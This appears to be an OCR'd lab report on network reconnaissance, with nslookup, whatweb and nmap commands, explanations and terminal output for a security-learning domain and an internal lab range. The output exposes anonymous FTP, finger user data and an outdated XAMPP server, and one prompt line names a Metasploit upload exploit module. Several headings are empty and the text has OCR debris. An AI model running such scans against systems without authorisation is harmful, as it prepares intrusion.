
whatweb leanaboutsecurity.com




Finding from SHODAN



Finding from Netcraft



Fining from whatweb



Finding rom dig command

NSLOOKUP

Codes used:

nslookup

set type=a

Learnaboutsecurity.com

nslookup

set type=ns

learnaboutsecurity.com

nslookup

set type=mx

learnaboutsecurity.com

nslookup

set type=cname

learnaboutsecurity.com

Explanation:


set type=a, is used for all available information.

set type=ns, is used for finding nameserver.

set type=mx, is used for finding mail exchanger.

set type=cname, is used for finding canonical names.


Findings:




Set type=a


Name: Learnaboutsecurity.com
Address: 185.199.108.153
Name: Learnaboutsecurity.com
Address: 185.199.110.153
Name: Learnaboutsecurity.com
Address: 185.199.111.153
> set type=ns
> Learnaboutsecurity.com
Server: 168.63.129.16
Address: 168.63.129.16#53
Non-authoritative answer:
Learnaboutsecurity.com nameserver = ns-311.awsdns-38.com.
Learnaboutsecurity.com nameserver = ns-925.awsdns-51.net.
Learnaboutsecurity.com nameserver = ns-1276.awsdns-31.org.
Learnaboutsecurity.com nameserver = ns-1959.awsdns-52.co.uk.
Authoritative answers can be found from:
ns-311.awsdns-38.com internet address = 205.251.193.55
>
KALI
BY OFFENSIVE SECURITY

set type=ns


Terminal - admin123@K...
Wed 24 Mar, 01
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
Authoritative answers can be found from:
ns-311.awsdns-38.com internet address = 205.251.193.55
> set type=mx
> Learnaboutsecurity.com
Server: 168.63.129.16
Address: 168.63.129.16#53
Non-authoritative answer:
*** Can't find Learnaboutsecurity.com: No answer
Authoritative answers can be found from:
Learnaboutsecurity.com
origin = ns-1276.awsdns-31.org
mail addr = awsdns-hostmaster.amazon.com
serial = 1
refresh = 7200
retry = 900
expire = 1209600
minimum = 86400
>
KALI
BY OFFENSIVE SECURITY

set type=mx



set type=cname

WHATWEB

Code used:


whatweb learnaboutsecurity.com

Vulnerability Investigations:

Investigating the content management system.

Findings:

The Content management system was discovered.



whatweb

Nmap Scanning

Code used:

nmap -A 10.1.2.5/24

nmap -A 185.199.108.153

nmap -sV 185.199.108.153

nmap Learnaboutsecurity.com

Vulnerability investigations:

To scan the server and find open ports

Explanation:

-A is used for any kind of information.

-sV is used for service version detection.

Findings:

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > exit
root@KaliInternal:/home/admin123# nmap -A 10.1.2.5/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-05 23:11 EDT
Nmap scan report for 10.1.2.1
Host is up (0.00029s latency).
All 1000 scanned ports on 10.1.2.1 are filtered
MAC Address: 12:34:56:78:9A:BC (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.29 ms 10.1.2.1

Nmap scan report for win10.internal.cloudapp.net (10.1.2.4)
Host is up (0.0010s latency).
Not shown: 986 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp              0 Dec 20  2009 incoming
```

```
File  Edit  View  Terminal  Tabs  Help
| drwxr-xr-x 1 ftp ftp              0 Dec 20  2009 incoming
|_-r--r--r-- 1 ftp ftp            187 Dec 20  2009 onefile.html
|_ftp-bounce: bounce working!
| ftp-syst:
|   SYST: UNIX emulated by FileZilla
25/tcp   open  smtp          Mercury/32 smtpd (Mail server account Maiser)
| smtp-commands: localhost Hello win10.internal.cloudapp.net; ESMTPs are:, TIME, SIZE 0, HELP,
|_ Recognized SMTP commands are: HELO EHLO MAIL RCPT DATA RSET AUTH NOOP QUIT HELP VRFY SOML Mail server account is 'Maiser'.
79/tcp   open  finger        Mercury/32 fingerd
| finger: Login: Admin         Name: Mail System Administrator\x0D
| \x0D
|_[No profile information]\x0D
80/tcp   open  http          Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mo
_perl/2.0.4 Perl/v5.10.1)
|_http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 P
rl/v5.10.1
| http-title:            XAMPP           1.7.3
| Requested resource was http://win10.internal.cloudapp.net/xampp/splash.php
106/tcp  open  pop3pw        Mercury/32 poppass service
110/tcp  open  pop3          Mercury/32 pop3d
|_pop3-capabilities: EXPIRE(NEVER) APOP TOP USER UIDL
135/tcp  open  msrpc         Microsoft Windows RPC
```

